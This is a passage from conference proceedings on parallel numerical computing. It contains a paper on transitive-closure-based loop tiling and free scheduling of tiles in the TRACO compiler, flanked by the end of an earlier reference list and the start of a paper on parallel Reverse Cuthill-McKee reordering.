- [25] P. Tvrđík and I. Šimeček, "A new diagonal blocking format and model of cache behavior for sparse matrices," in *Proceedings of the 6th International Conference on Parallel Processing and Applied Mathematics (PPAM 2005)*, ser. Lecture Notes in Computer Science. Springer Berlin Heidelberg, 2006, vol. 3911, pp. 164–171.
- [26] S. Williams, A. Waterman, and D. Patterson, "Roofline: An insightful visual performance model for multicore architectures," *Commun. ACM*, vol. 52, no. 4, pp. 65–76, 2009. doi: 10.1145/1498765.1498785
- [27] T. A. Davis and Y. F. Hu, "The University of Florida Sparse Matrix Collection," *ACM Transactions on Mathematical Software*, vol. 38, no. 1, pp. 1:1–1:25, 2011. doi: 10.1145/2049662.2049663
- [28] R. Barrett, M. Berry, T. F. Chan, J. Demmel, J. Donato, J. Dongarra, V. Eijkhout, R. Pozo, C. Romine, and H. V. der Vorst, *Templates for the Solution of Linear Systems: Building Blocks for Iterative Methods*, 2nd ed. Philadelphia, PA: SIAM, 1994.



- [29] D. Langr, I. Šimeček, and T. Dytrych, “Block iterators for sparse matrices,” in *Proceedings of the Federated Conference on Computer Science and Information Systems (FedCSIS 2016)*. IEEE Xplore Digital Library, 2016. doi: 10.15439/2016F35 pp. 695–704.
- [30] A. Ashari, N. Sedaghati, J. Eisenlohr, S. Parthasarathy, and P. Sadayappan, “Fast sparse matrix-vector multiplication on GPUs for graph applications,” in *Proceedings of the International Conference for High Performance Computing, Networking, Storage and Analysis*, ser. SC ’14. Piscataway, NJ, USA: IEEE Press, 2014. doi: 10.1109/SC.2014.69 pp. 781–792.
- [31] X. Yang, S. Parthasarathy, and P. Sadayappan, “Fast sparse matrix-vector multiplication on GPUs: Implications for graph mining,” *Proc. VLDB Endow.*, vol. 4, no. 4, pp. 231–242, 2011. doi: 10.14778/1938545.1938548
- [32] “IEEE Standard for Floating-Point Arithmetic,” *IEEE Std 754-2008*, pp. 1–58, 2008. doi: 10.1109/IEEESTD.2008.4610935



# Optimizing Numerical Code by means of the Transitive Closure of Dependence Graphs

Marek Palkowski, Włodzimierz Bielecki

West Pomeranian University of Technology in Szczecin

ul. Żołnierska 49, 71-210 Szczecin, Poland

Email: mpalkowski@wi.zut.edu.pl, wbielecki@wi.zut.edu.pl

**Abstract**—A challenging task in numerical programming modern computer systems is to effectively exploit the parallelism available in the architecture and manage the CPU caches to increase performance. Loop nest tiling allows for both coarsening parallel code and improving code locality. In this paper, we explore a new way to generate tiled code and derive the free schedule of tiles by means of the transitive closure of loop nest dependence graphs. Multi-threaded code executes tiles as soon as their operands are available. To design the approach, loop dependences are presented in the form of tuple relations. Discussed techniques are implemented in the source-to-source TRACO compiler. Experimental study, carried out on multi-core architectures, demonstrates the considerable speed-up of tiled numerical codes generated by the presented approach.

## I. INTRODUCTION

ON MODERN architectures, the cost of moving data from main memory can be higher than the cost of computation. This disparity between communication and computation prompts that designing algorithms for better locality and parallelism exploiting even with simple memory models is a challenging task. Loop nest tiling allows for both coarsening parallel code and improving its locality that leads to increasing parallel code performance.

Widely known tiling techniques use the polyhedral model and affine transformations of program loop nests [1], [2], [3], [4], [5]. State-of-the-art automatic parallelizers, such as PLuTo [1], have provided empirical confirmation of the success of polyhedral-based optimization.

Techniques based on the polyhedral model and affine transformations include the following three steps: i) program analysis aimed at translating high level codes with data dependence analysis to their polyhedral representation, ii) program transformation with the aim of improving program locality and/or parallelization, iii) code generation [1].

To implement the second step of the approach mentioned above, PLuTo and similar optimizing compilers apply the affine transformation framework (ATF), which has demonstrated considerable achievement in obtaining high performance parallel codes. However, this framework is not able to parallelize some classes of serial code.

Wonnacott and Strout outlined limitations of tiling transformations that have been released in tools like PLuTo [6]. Techniques involve pipelined execution of tiles, which prevents full concurrency from the start and do not allow full scaling.

Nevertheless, there are known some attempts to enhance the power of ATF. In paper [7], tiling for dynamic scheduling is discussed. Wonnacott et al. [8] introduce the definition of mostly-tileable loop nests for which classic tiling is prevented by an asymptotically insignificant number of iterations.

Our research is concerned with alternative approaches that allow us to tile bands of non-permutable loops [9] and find parallelism when affine solutions miss it. These algorithms are implemented in the source-to-source compiler, TRACO<sup>1</sup>.

TRACO realizes all the three steps of the approach mentioned above. However, the tool does not find and use any affine function in the second step to transform the loop nest. TRACO is based on the idea of the Iteration Space Slicing Framework introduced by Pugh and Rosser [10] and applies the transitive closure of a program dependence graph to extract independent subspaces in the original loop nest iteration space.

In paper [11], we proposed a technique to find the tile free schedule<sup>2</sup> adopting parallelization based on the power  $k$  of relation  $R$ ,  $R^k$ . Unfortunately, when relation  $R^k$  cannot be calculated exactly, the value of  $k$  in the  $R^k$  constraints is usually unbounded and valid code generation is impossible. It is worth to mention that computing exact  $R^k$  guarantees computing exact  $R^+$ , but not vice versa [12].

In this paper, we show how this limitation can be overcome by means of applying positive transitive closure,  $R^+$ , and transitive closure,  $R^*$ , (instead of the power  $k$  of relation  $R$ ,  $R^k$ ) to form the free schedule of valid tiles. The proposed approach generates parallel tiled code even when producing a band of fully permutable loops with ATF is not possible. We present the performance of eight real-life parallel tiled numerical programs generated by TRACO and executed on modern multi-core processors and co-processors.

## II. BACKGROUND

The polyhedral model is a mathematical formalism for analyzing and transforming program loop nests whose all bounds and all conditions are affine expressions in the loop iterators and symbolic constants called parameters [13]. Loop transformations based on transitive closure [9], [10], [14] are mainly focused on representation and manipulation of sets and relations. A set contains integer tuples that satisfy some

<sup>1</sup>traco.sourceforge.net

<sup>2</sup>tiles are executed as soon as it is possible (their operands are available)

Presburger formula built from affine constraints, conjunctions (and,  $\wedge$ ), disjunctions (or,  $\vee$ ), projections (exists,  $\exists$ ) and negations (not,  $\neg$ ). Relations are defined in a similar way, except that the single space is replaced by a pair of spaces separated by the arrow sign “ $\rightarrow$ ”, see paper [12].

The considered approach uses an exact dependence analysis [15] which returns dependences in the form of relations. The pairs of input and output spaces represent loop statement instances corresponding to data dependence sources and destinations, respectively.

Basic operations on sets and relations include intersection ( $\cap$ ), union ( $\cup$ ), difference ( $-$ ), composition ( $\circ$ ), domain ( $\text{dom}$ ), range ( $\text{ran}$ ), relation application ( $R(S)$ ). Manual [12] describes the operations in detail.

In the sequential loop nest, the iteration  $i$  executes before  $j$  if  $i$  is *lexicographically less* than  $j$ , denoted as

$$i \prec j, \text{ i.e., } i_1 < j_1 \vee \exists k \geq 1 : i_k < j_k \wedge i_t = j_t, \text{ for } t < k.$$

The positive transitive closure of a lexicographically forward relation  $R$ ,  $R^+$ , is defined as follows [16]:

$$R^+ = \{e \rightarrow e' : e \rightarrow e' \in R \vee \exists e'' \text{ s.t. } e \rightarrow e'' \in R \wedge e'' \rightarrow e' \in R^+\}.$$

It describes which vertices  $e'$  in a dependence graph (represented by relation  $R$ ) are connected directly or transitively with vertex  $e$ . Transitive closure,  $R^*$ , additionally includes the identity relation,  $I = \{e \rightarrow e\}$ .

An *ultimate dependence source* is a source that is not the destination of another dependence. Set,  $UDS$ , comprising all ultimate dependence sources, can be found as  $\text{domain}(R) - \text{range}(R)$ , where  $R$  represents all loop nest dependences.

Let  $IS$  be a polytope representing the loop nest iteration space while the tuple  $(IS, E)$  represents a dependence graph, where  $E$  is the set of edges defining dependences. The function  $t : IS \rightarrow \mathbb{Z}$ , which assigns time execution to each loop nest statement instance, is called a valid schedule if it preserves all data dependences:  $(\forall x, x' : x, x' \in IS \wedge (x, x') \in T : t(x) < t(x'))$  [17]. The schedule that maps every  $x \in IS$  onto the first possible time allowed by the dependences is called the free schedule.

### III. FREE SCHEDULING ALGORITHM

We use the technique, presented in paper [14], to extract fine-grained parallelism based on the free schedule which represents unique time partitions; statement instances within a time partition are independent. Let us remind the idea of that approach. First, we calculate relation,  $R'$ , by inserting variables  $k$  and  $k+1$  into the first position of the input and output tuples of relation  $R$  which is the union of all dependence relations. Variable  $k$  defines execution time for each partition including a set of independent statement instances. Next, we find the transitive closure of relation  $R'$ ,  $R'^*$ , and form the following relation

$$FS = \{[X] \rightarrow [k, Y] : X \in UDS(R) \wedge (k, Y) \in \text{Range}((R')^* \setminus \{[0, X]\}) \wedge \neg(\exists k' > k \text{ s.t. } (k', Y) \in \text{Range}((R')^* \setminus \{[0, X]\}))\},$$

where  $(R')^* \setminus \{[0, X]\}$  defines the domain of relation  $R'^*$  restricted to the set including only ultimate dependences

sources (the first time partition); the constraint  $\neg(\exists k' > k \text{ s.t. } (k', Y) \in \text{Range}((R')^* \setminus \{[0, X]\}))$  guarantees that partition  $k$  includes only those statement instances whose operands are available, and each statement instance belongs to only one time partition [14].

The first element of the tuple of the set  $\text{Range}(FS)$  points out the time of partition execution. Parallel code that visits each element of the set  $\text{Range}(FS)$  in lexicographical order can be obtained by applying any well-known code generator, for example, [18], [19]. The outermost sequential loop of such code scans the values of variable  $k$  (representing the time of partition execution) while inner parallel loops scan independent instances of partition  $k$ .

### IV. THE LOOP NEST TILING ALGORITHM

To improve code locality, we apply loop tiling. In paper [9], we demonstrated how to generate valid tiled code using the transitive closure of dependence graphs. That approach envisages forming the following sets:

- $TILE(\mathbf{II}, \mathbf{B})$  includes iterations belonging to a parametric tile:  $TILE(\mathbf{II}, \mathbf{B}) = \{[I] \mid \mathbf{B}^* \mathbf{II} + \mathbf{LB} \leq \mathbf{I} \leq \min(\mathbf{B}^*(\mathbf{II} + 1) + \mathbf{LB} - 1, \mathbf{UB}) \wedge \mathbf{II} \geq 0\}$ , where vectors  $\mathbf{LB}$  and  $\mathbf{UB}$  include the lower and upper loop index bounds of the loop nest, respectively; matrix  $\mathbf{B}$  defines the size of original tiles; elements of vector  $\mathbf{I}$  represent the statement instances contained in the tile whose identifier is  $\mathbf{II}$ ;  $\mathbf{1}$  is the vector whose all elements have value 1,<sup>3</sup>
- $TILE\_LT(GT)$  are the unions of all the tiles whose identifiers are lexicographically less (greater) than that of  $TILE(\mathbf{II}, \mathbf{B})$ :  $TILE\_LT(GT) = \{[I] \mid \exists \mathbf{II}' \text{ s.t. } \mathbf{II}' \prec (\succ) \mathbf{II} \wedge \mathbf{II} \geq 0 \wedge \mathbf{B}^* \mathbf{II}' + \mathbf{LB} \leq \mathbf{UB} \wedge \mathbf{II}' \geq 0 \text{ and } \mathbf{B}^* \mathbf{II}' + \mathbf{LB} \leq \mathbf{UB} \wedge \mathbf{I} \text{ in } TILE(\mathbf{II}', \mathbf{B})\}$ ,<sup>4</sup>
- $II\_SET = \{[\mathbf{II}] \mid \mathbf{II} \geq 0 \wedge \mathbf{B}^* \mathbf{II} + \mathbf{LB} \leq \mathbf{UB}\}$  represents all tile identifiers,
- $TILE\_ITR = TILE - R^+(TILE\_GT)$  does not include any invalid dependence target, i.e., it does not include any dependence target whose source is within set  $TILE\_GT$ ,
- $TVLD\_LT = (R^+(TILE\_ITR) \cap TILE\_LT) - R^+(TILE\_GT)$  includes all the statement instances that i) belong to the tiles whose identifiers are lexicographically less than that of set  $TILE\_ITR$ , ii) are the targets of the dependences whose sources are contained in set  $TILE\_ITR$ , and iii) are not any target of a dependence whose source belong to set  $TILE\_GT$ ,
- $TILE\_VLD = TILE\_ITR \cup TVLD\_LT$  defines target tiles,
- $TILE\_VLD\_EXT$  is built by means of inserting i) into the first positions of the tuple of set  $TILE\_VLD$  elements of vector  $\mathbf{II}$ :  $ii_1, ii_2, \dots, ii_d$ ; ii) into the constraints of set  $TILE\_VLD$  the constraints defining tile identifiers  $\mathbf{II} \geq 0$  and  $\mathbf{B}^* \mathbf{II} + \mathbf{LB} \leq \mathbf{UB}$ . This set represents valid target tiles. To scan their elements in lexicographic order, we

<sup>3</sup>The notation  $x \geq (\leq) y$  where  $x, y$  are two vectors in  $\mathbb{Z}^n$  corresponds to the component-wise inequality, that is,  $x \geq (\leq) y \iff x_i \geq (\leq) y_i, i=1,2,\dots,n$ .

<sup>4</sup>“ $\prec$ ” and “ $\succ$ ” denote the lexicographical relation operators for two vectors,

can apply any code generator, for example, CLooG [18] or the isl AST generator [19].

## V. THE FREE SCHEDULE OF TARGET TILES

The approach, presented in this paper, combines the approaches presented in the two previous sections. We generate valid tiles and next apply the free schedule for those tiles. For this purpose, relation,  $R\_TILE$ , is computed which describes dependences among generated tiles but ignores dependences within each tile as follows

$R\_TILE := \{[II] \rightarrow [JJ]: \exists I, J \text{ s.t. } J \in R(I) \wedge (II, I) \in TILE\_VLD\_EXT(II) \wedge (JJ, J) \in TILE\_VLD\_EXT(JJ)\}$ , where  $II, JJ$  are the vectors representing tile identifiers; vectors  $I, J$  comprise the statement instances belonging to the tiles whose identifiers are  $II, JJ$ , respectively.

Next, we calculate relation,  $R\_TILE'$ , by inserting variables  $k$  and  $k+1$  into the first position of the input and output tuples of relation  $R\_TILE$ , respectively. In the following steps, we calculate the transitive closure of this relation and form set,  $UDS\_TILE$ , including the tile identifiers which are not dependence destinations.

We use sets  $R\_TILE'$  and  $UDS\_TILE$  to calculate relation,  $FS$ . Then, we form the free schedule for generated target tiles. Finally, we generate code scanning statement instances within the set  $Range(FS)$  in lexicographical order.

Algorithm 1 presents the discussed above approach in details. The proof of its correctness is presented in papers [9], [14].

## VI. EXPERIMENTAL STUDY

To evaluate the performance of tiled code generated by means of Algorithm 1, we have considered the following eight numerical polyhedral programs<sup>5</sup>:

- *floyd* - Floyd-Warshalls all-pairs shortest-paths from PolyBench/C<sup>6</sup>,
- *trmm* - Triangular matrix-multiply from PolyBench/C,
- *k23* - 2-D implicit hydrodynamics fragment from Livermore Loops<sup>7</sup>,
- *wz* - WZ factorization: dense, square, non-structured matrix factorization algorithm [20],
- *edge\_detect* - 2D-convolution routine to expose edge information from the UTDSP Benchmark suite<sup>8</sup>,
- *trisolv* - Triangular solver from PolyBench/C,
- *corcol*, *covcol* - Correlation and Covariance Computations, data-mining programs from PolyBench/C.

The programs *floyd*, *wz*, and *k23* cannot be parallelized by the algorithm based on the power  $k$  of relations  $R, R^k$  [11] because ISL returns only an approximation of  $R^k$ , where  $k$  is unbounded that prevents code generation – the number of time partitions is unbounded. Whereas, the transitive closure

### Algorithm 1: Parallel tiled code generation

**Input:** A loop nest and its all dependences represented with relation  $R$ ; diagonal matrix  $B$ , defining the size of rectangular original tiles.

**Output:** Code generated according to the free schedule of target tiles: tiles for each time partition are enumerated in parallel whereas statement instances in each tile are scanned serially.

**Method:**

- 1) Calculate sets  $II\_SET$ ,  $TILE\_VLD$ , and  $TILE\_VLD\_EXT$  according to the loop nest tiling algorithm [9].
- 2) Form relation  $R\_TILE$  and transform it into relation  $R\_TILE'$  as follows  
 $R\_TILE' := \{[k, II] \rightarrow [k+1, JJ]: \exists I, J \text{ s.t. } (II, I) \in TILE\_VLD\_EXT(II) \wedge (JJ, J) \in TILE\_VLD\_EXT(JJ) \wedge J \in R(I) \text{ AND } k \geq 0\}$ ,  
 where  $II, JJ$  are the vectors representing tile identifiers.
- 3) Calculate set,  $UDS\_TILE$ , as follows  
 $UDS\_TILE := II\_SET - \text{range}(R\_TILE)$ .
- 4) Form the following relation  
 $FS = \{[X] \rightarrow [k, Y] : X \in UDS\_TILE \wedge (k, Y) \in \text{Range}(R\_TILE')^* \setminus \{[0, X]\} \wedge \neg(\exists k' > k \text{ s.t. } (k', Y) \in \text{Range}(R\_TILE')^+ \setminus \{[0, X]\})\}$ ,  
 where the first element of the second tuple is a parameter  $k$  defining time under the free schedule while the next elements (represented with  $Y$ ) identify tiles.
- 5) Calculate the set  $\text{Range}(FS)$  and extend this set by inserting in its last tuple positions the elements of the tuple of set  $TILE\_VLD$ , returned by step 1, and insert the constraints of set  $TILE\_VLD$  into the constraints of set  $\text{Range}(FS)$ .
- 6) Apply to the set, returned by step 5, CLooG [18] or the isl code generator [19], and postprocess the code to a compilable form of the following structure:

```
seqfor // enumerating time partitions
parfor // enumerating tile identifiers
  // for a given time partition
  seqfor // enumerating statement instances within
    // the tiles whose identifiers are
    // defined by the previous parfor loop
```




Fig. 1. Speed-up of tiled programs executed on Intel Xeon E5-2695

<sup>5</sup>Source and target codes of the examined programs are available in the repository <https://sourceforge.net/p/traco/code/HEAD/tree/>

<sup>6</sup><http://web.cse.ohio-state.edu/~pouchet/software/polybench/>

<sup>7</sup><http://www.netlib.org/benchmark/livermore>

<sup>8</sup><http://www.eecg.toronto.edu/~corinna/DSP/infrastructure/UTDSP.html>




Fig. 2. Speed-up of tiled programs executed on Intel Xeon Phi 7120P

of  $R\_TILE'$  can be calculated exactly for those programs as well as for the rest of the examined loop nests.

To carry out experiments, we have used a computer with the following features: Intel Xeon CPU E5-2695 v2, 2.40GHz, 12 cores, 24 Threads, 30 MB Cache, 16 GB RAM. We examined parallel code performance using also a coprocessor Intel Xeon Phi 7120P (16GB, 1.238 GHz, 61 cores, 30.5 MB Cache). Programs were compiled with the Intel C Compiler (icc 15.0.2) and optimized at the  $-O3$  level.

Figures 1 and 2 depict the speed-up of the programs executed on Xeon E5-2695 v2 and Xeon Phi 7120P cores, respectively. The speedup,  $S=T(1)/T(P)$ , is defined as the ratio of the time of an original program execution to that of the corresponding parallel tiled one on  $P$  processors. The baseline  $S=1$  presents the speed-up equal to 1.

Analyzing the results, we may conclude that for the studied programs, performance improvement is achieved by means of the presented algorithm. For some programs due to considerable increasing program locality super-linear speed-up is observed.

## VII. CONCLUSION

In this paper, we presented a novel approach based on the transitive closure of dependence graphs to form tiles and their free schedule. The algorithm was implemented in the open source TRACO compiler. Experiments demonstrated that the speed up of examined parallel numerical codes generated by the approach can be achieved on shared memory machines with multi-core processors. The usage of the free schedule of tiles instead of that of loop nest statement instances improves memory utilization and allows us to adjust the parallelism grain-size to match the inter-processor communication capabilities of the target architecture.

In future, we plan to study parametric tiling based on transitive closure aimed at generating more flexible code for affine loop nests in numerical programs.

## REFERENCES

- [1] U. Bondhugula *et al.*, "A practical automatic polyhedral parallelizer and locality optimizer," *SIGPLAN Not.*, vol. 43, no. 6, pp. 101–113, Jun. 2008. doi: 10.1145/1379022.1375595
- [2] M. Griebl, "Automatic parallelization of loop programs for distributed memory architectures," Habilitation thesis, Department of Informatics and Mathematics, University of Passau., 2004. [Online]. Available: <http://www.fim.unipassau.de/cl/publications/docs/Gri04.pdf>
- [3] F. Irigoin and R. Triolet, "Supernode partitioning," in *Proceedings of the 15th ACM SIGPLAN-SIGACT symposium on Principles of programming languages*, ser. POPL '88. New York, NY, USA: ACM, 1988. doi: 10.1145/73560.73588 pp. 319–329.
- [4] A. Lim, G. I. Cheong, and M. S. Lam, "An affine partitioning algorithm to maximize parallelism and minimize communication," in *Proceedings of the 13th ACM SIGARCH International Conference on Supercomputing*. ACM Press, 1999. doi: 10.1145/305138.305197 pp. 228–237.
- [5] J. Xue, "On tiling as a loop transformation," *Parallel Processing Letters*, vol. 7, no. 04, pp. 409–424, 1997. doi: 10.1142/s0129626497000401
- [6] D. G. Wonnacott and M. M. Strout, "On the scalability of loop tiling techniques," in *Proceedings of the 3rd International Workshop on Polyhedral Compilation Techniques (IMPACT)*, January 2013.
- [7] R. T. Mullapudi and U. Bondhugula, "Tiling for dynamic scheduling," in *Proceedings of the 4th International Workshop on Polyhedral Compilation Techniques*, Vienna, Austria, Jan. 2014.
- [8] D. Wonnacott, T. Jin, and A. Lake, "Automatic tiling of "mostly-tileable" loop nests," in *5th International Workshop on Polyhedral Compilation Techniques*, Amsterdam, 2015.
- [9] W. Bielecki and M. Palkowski, "Tiling arbitrarily nested loops by means of the transitive closure of dependence graphs," *International Journal of Applied Mathematics and Computer Science (AMCS)*, vol. Vol. 26, no. 4, pp. 919–939, December 2016. doi: 10.1515/amcs-2016-0065
- [10] W. Pugh and E. Rosser, "Iteration space slicing and its application to communication optimization," in *International Conference on Supercomputing*, 1997. doi: 10.1145/263580.263637 pp. 221–228.
- [11] W. Bielecki, M. Palkowski, and T. Klimek, "Free scheduling of tiles based on the transitive closure of dependence graphs," vol. 11TH International Conference on Parallel Processing and Applied Mathematics, Part II, LNCS 9574 proceedings, 2015. doi: 10.1007/978-3-319-32152-3\_13 pp. 133–142.
- [12] S. Verdoolaege, "Integer set library - manual," Tech. Rep., 2011. [Online]. Available: [www.kotnet.org/~skimo/isl/manual.pdf](http://www.kotnet.org/~skimo/isl/manual.pdf)
- [13] W. Kelly and W. Pugh, "A framework for unifying reordering transformations," Univ. of Maryland Institute for Advanced Computer Studies Report No. UMIACS-TR-92-126.1, College Park, MD, USA, Tech. Rep., 1993.
- [14] W. Bielecki and M. Palkowski, *Facing the Multicore - Challenge II: Aspects of New Paradigms and Technologies in Parallel Computing*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2012, ch. Using Free Scheduling for Programming Graphic Cards, pp. 72–83.
- [15] W. Kelly, V. Maslov, W. Pugh, E. Rosser, T. Shpeisman, and D. Wonnacott, *New User Interface for Petit and Other Extensions*, 1996.
- [16] W. Bielecki, T. Klimek, M. Palkowski, and A. Beletska, "An iterative algorithm of computing the transitive closure of a union of parameterized affine integer tuple relations," in *COCOA 2010: LNCS*, vol. 6508/2010, 2010. doi: 10.1007/978-3-642-17458-2\_10 pp. 104–113.
- [17] C. Lengauer, *Loop parallelization in the polytope model*. CONCUR'93, Springer Berlin Heidelberg, 1993, pp. 398–416.
- [18] C. Bastoul, "Code generation in the polyhedral model is easier than you think," in *PACT'13 IEEE Int. Conference on Parallel Architecture and Compilation Techniques*, Juan-les-Pins, 2004. doi: 10.1109/pact.2004.1342537 pp. 7–16.
- [19] T. Grosser, S. Verdoolaege, and A. Cohen, "Polyhedral ast generation is more than scanning polyhedra," *ACM Trans. Program. Lang. Syst.*, vol. 37, no. 4, pp. 12:1–12:50, Jul. 2015. doi: 10.1145/2743016
- [20] J. Bylina and B. Bylina, "Parallelizing nested loops on the Intel Xeon Phi on the example of the dense WZ factorization," in *2016 Federated Conference on Computer Science and Information Systems (FedCSIS)*, Sept 2016. doi: 10.15439/2016f436 pp. 655–664.



# A Non-Speculative Parallelization of Reverse Cuthill-McKee Algorithm for Sparse Matrices Reordering

Thiago Nascimento Rodrigues,  
Maria Claudia Silva Boeres, Lucia Catabriga  
Federal University of Espírito Santo  
Av. Fernando Ferrari, 514 - Goiabeiras, Vitória, 29.075-910, Brazil  
Email: {tnrodrigues, boeres, luciac}@inf.ufes.br

**Abstract**—This work presents a new parallel non-speculative implementation of the Unordered Reverse Cuthill-McKee algorithm. Reordering quality (bandwidth reduction) and reordering performance (CPU time) are evaluated in comparison with a serial implementation of the algorithm made available by the state-of-the-art mathematical software library HSL. The bandwidth reductions reached by our parallel RCM were more than 90% for several large matrices out of the ones tested, and the time reordering improvement was up to 57.82%. Speedups higher than 3.0X were achieved with the parallel RCM. The underlying parallelism was supported by the OpenMP framework and three strategies for reducing idle threads were incorporated into the algorithm.

## I. INTRODUCTION

COMPUTATION involving sparse matrices have been of widespread use since the 1950s, and its application includes electrical networks and power distribution, structural engineering, reactor diffusion, and, in general, solutions to partial differential equations [1]. The typical way to solve such equations is to discretize them, i.e., to approximate them by equations that involve a finite number of unknowns. The linear systems that arise from these discretizations are of the type  $Ax = b$ , in which  $A$  is a large and sparse matrix, that is, it has very few nonzero entries.

In order to simplify the solution of this type of system, the bandwidth minimization plays an efficient role. This preprocessing method consists of finding a permutation of rows and columns of a matrix which ensures that nonzero elements are located in as narrow a band as possible along the main diagonal. The sparsity of the matrix is not changed by permutations. In this way, let  $A$  be a structurally symmetric matrix, i. e., if  $a_{ij} \neq 0$  then  $a_{ji} \neq 0$ , but not necessarily  $a_{ij} = a_{ji}$ , whose diagonal elements are all non-zero. The bandwidth of  $A$  denoted by  $\beta(A)$  is defined as the greatest distance from the first nonzero element to the diagonal, considering all rows of the matrix [1]. More formally, for the  $i^{th}$  row of  $A$ ,  $i = 1, 2, \dots, n$ , let  $f_i(A) = \min\{j \mid a_{ij} \neq 0\}$ , and  $b_i(A) = i - f_i(A)$ . So,  $\beta(A) = \max_{i=2,3,\dots,n} \{b_i(A)\}$ .

Since Papadimitrou [2] proved that the bandwidth minimization problem is NP-complete, several heuristic algorithms have been presented in the literature aiming to find good

quality solutions as fast as possible. An important class of these algorithms treats a matrix bandwidth reduction under the perspective of a graph labeling problem. In this way, reordering a sparse matrix is considered a problem of labeling the vertices of the corresponding graph in such way that closest labels are assigned to most linked vertices.

The Reverse Cuthill-McKee (RCM) is a traditional heuristic for the bandwidth reduction problem. It was originally presented by [3], and a performance modification for it was proposed by [4] posteriorly. The approach based on looking into a corresponding graph structure is also explored by several other algorithms. Some of the most often referred for the bandwidth minimization problem are Sloan [5] and GPS [6]. They are also able to provide quality solutions in an efficient way.

Classically, algorithms like the aforementioned implement the matrix reordering in a serial way. Nevertheless, the advances toward the massive use of multi-core processors on scientific computation has leveraged significant performance improvements related to the solution of sparse matrices problems. In this context, in 2014 [7] described the first parallelization of the RCM algorithm, which was based on the speculative parallel model. In this parallelism model, a runtime system detects dependence violations between concurrent computations and rolls back conflicting computations as needed [8]. As the RCM is organized around a graph, which is implemented as a pointer-based data structure, it is considered as an irregular algorithm [9]. Algorithms of this type exhibit a complex pattern of parallelism which must be found and exploited at runtime [10]. To explore this kind of parallelism and to reduce the programming burden, [7] use the Galois system [11] which gives support to the speculative parallelism.

Making use of another parallel model, this paper proposes a non-speculative OpenMP-based implementation of the Unordered Parallel RCM algorithm presented by Karantasis et al. [7]. This implementation strategy was considered once the non-speculative parallel model is the traditional manner to speedup every type of algorithm, and the OpenMP [12] framework for parallelism is widely used in industry as well as in academia. To reach an efficient non-speculative parallelization



of the RCM, three optimizations for reducing idle threads were incorporated into the implemented algorithm. The performance evaluation of the Unordered RCM algorithm was against the HSL [13], a state-of-the-art mathematical software library that contains a collection of Fortran codes for large-scale scientific computations.

The outline of the paper is as follow. In the next section, an efficient sparse matrix storage format is described. Section III is dedicated to detailing an auxiliary parallel algorithm implemented for pseudo-peripheral nodes finding. The Unordered Parallel RCM algorithm is presented in the subsequent section, as well as the optimizations proposed by this work. In Section V, all tests and achieved results are described. Conclusions and future works are addressed in Section VI.

## II. OPTIMIZED STORAGE FORMAT

In many scientific computations, the manipulation of sparse matrices is considered the crux of the design. Generally, the nonzero elements in a sparse matrix constitute a very small percentage of data. This irregular nature of sparse matrix problems has led to the development of a variety of compressed storage formats. The Compressed Sparse Row (CSR) used in this work is an important sparse matrix storage method which has been widely applied in most sources [1]. Storing a given matrix  $A$  with a CSR scheme requires three one-dimensional arrays AA, JA and IA of length  $nnz$ ,  $nnz$ , and  $n+1$  respectively, where  $n$  is the number of rows and  $nnz$  is the total number of nonzero elements in the matrix  $A$  [14]. The content of each array is as follow. Figure 1 illustrates this technique.

- **Array AA:** contains the nonzero elements of  $A$  stored row-by-row.
- **Array JA:** contains the column indexes in the matrix  $A$  which correspond to the nonzero elements in the array AA.
- **Vector IA:** contains  $n+1$  pointers which delimit the rows of nonzero elements in the array AA. The last position of the vector stores the number of nonzero elements of the matrix plus one.

$$A = \begin{bmatrix} 1 & 1 & 5 & 0 & 0 \\ 3 & 4 & 0 & 0 & 0 \\ 6 & 0 & 7 & 8 & 9 \\ 0 & 0 & 3 & 6 & 0 \\ 0 & 0 & 2 & 0 & 5 \end{bmatrix}$$

AA	1	1	5	3	4	6	7	8	9	3	6	2	5
JA	1	2	3	1	2	1	3	4	5	3	4	3	5
IA	1	4	6	10	12	14							

Fig. 1: Example of a matrix  $A$  represented in CSR format.

## III. PARALLEL PSEUDO-PERIPHERAL NODE FINDING

Empirical data show that the quality of reordering algorithms are highly influenced by the nodes chosen as the source for Breadth-First Search (BFS) and RCM algorithms [15]. Often, a heuristic is used for this purpose. Thus, considering  $d(x, y)$  the distance between vertices  $x$  and  $y$  in a graph  $G$ , i.e., the length of the shortest path between  $x$  and  $y$ , the graph diameter is defined as  $\delta(G) = \max\{d(x, y) | x, y \in \text{vertices of } G\}$ . Then, ideally, one of two nodes in a pair  $(x, y)$  that achieves the diameter, denoted as peripheral nodes, can be used as a starting point. However, these nodes are expensive to determine. Instead, a pseudo-peripheral node, which has approximately the greatest distance from each other in the graph, is picked up as source node for constructing the level set structure<sup>1</sup> of these algorithms.

Moreover, the nodes choice strategy employed in order to select ones to be expanded at each search level also impacts significantly on the reordering quality. In this work, the pseudo-peripheral node finding heuristic described by [16] was implemented for the RCM algorithm. The pseudo-code is presented in Algorithm 1.

---

### Algorithm 1 Parallel Pseudo-Diameter Algorithm

---

**Input:** Graph  $g$ , ShrinkingStrategy strategy, float CHUNK

**Output:** Node start, Node end

```

1: BFS forwardBFS, reverseBFS;
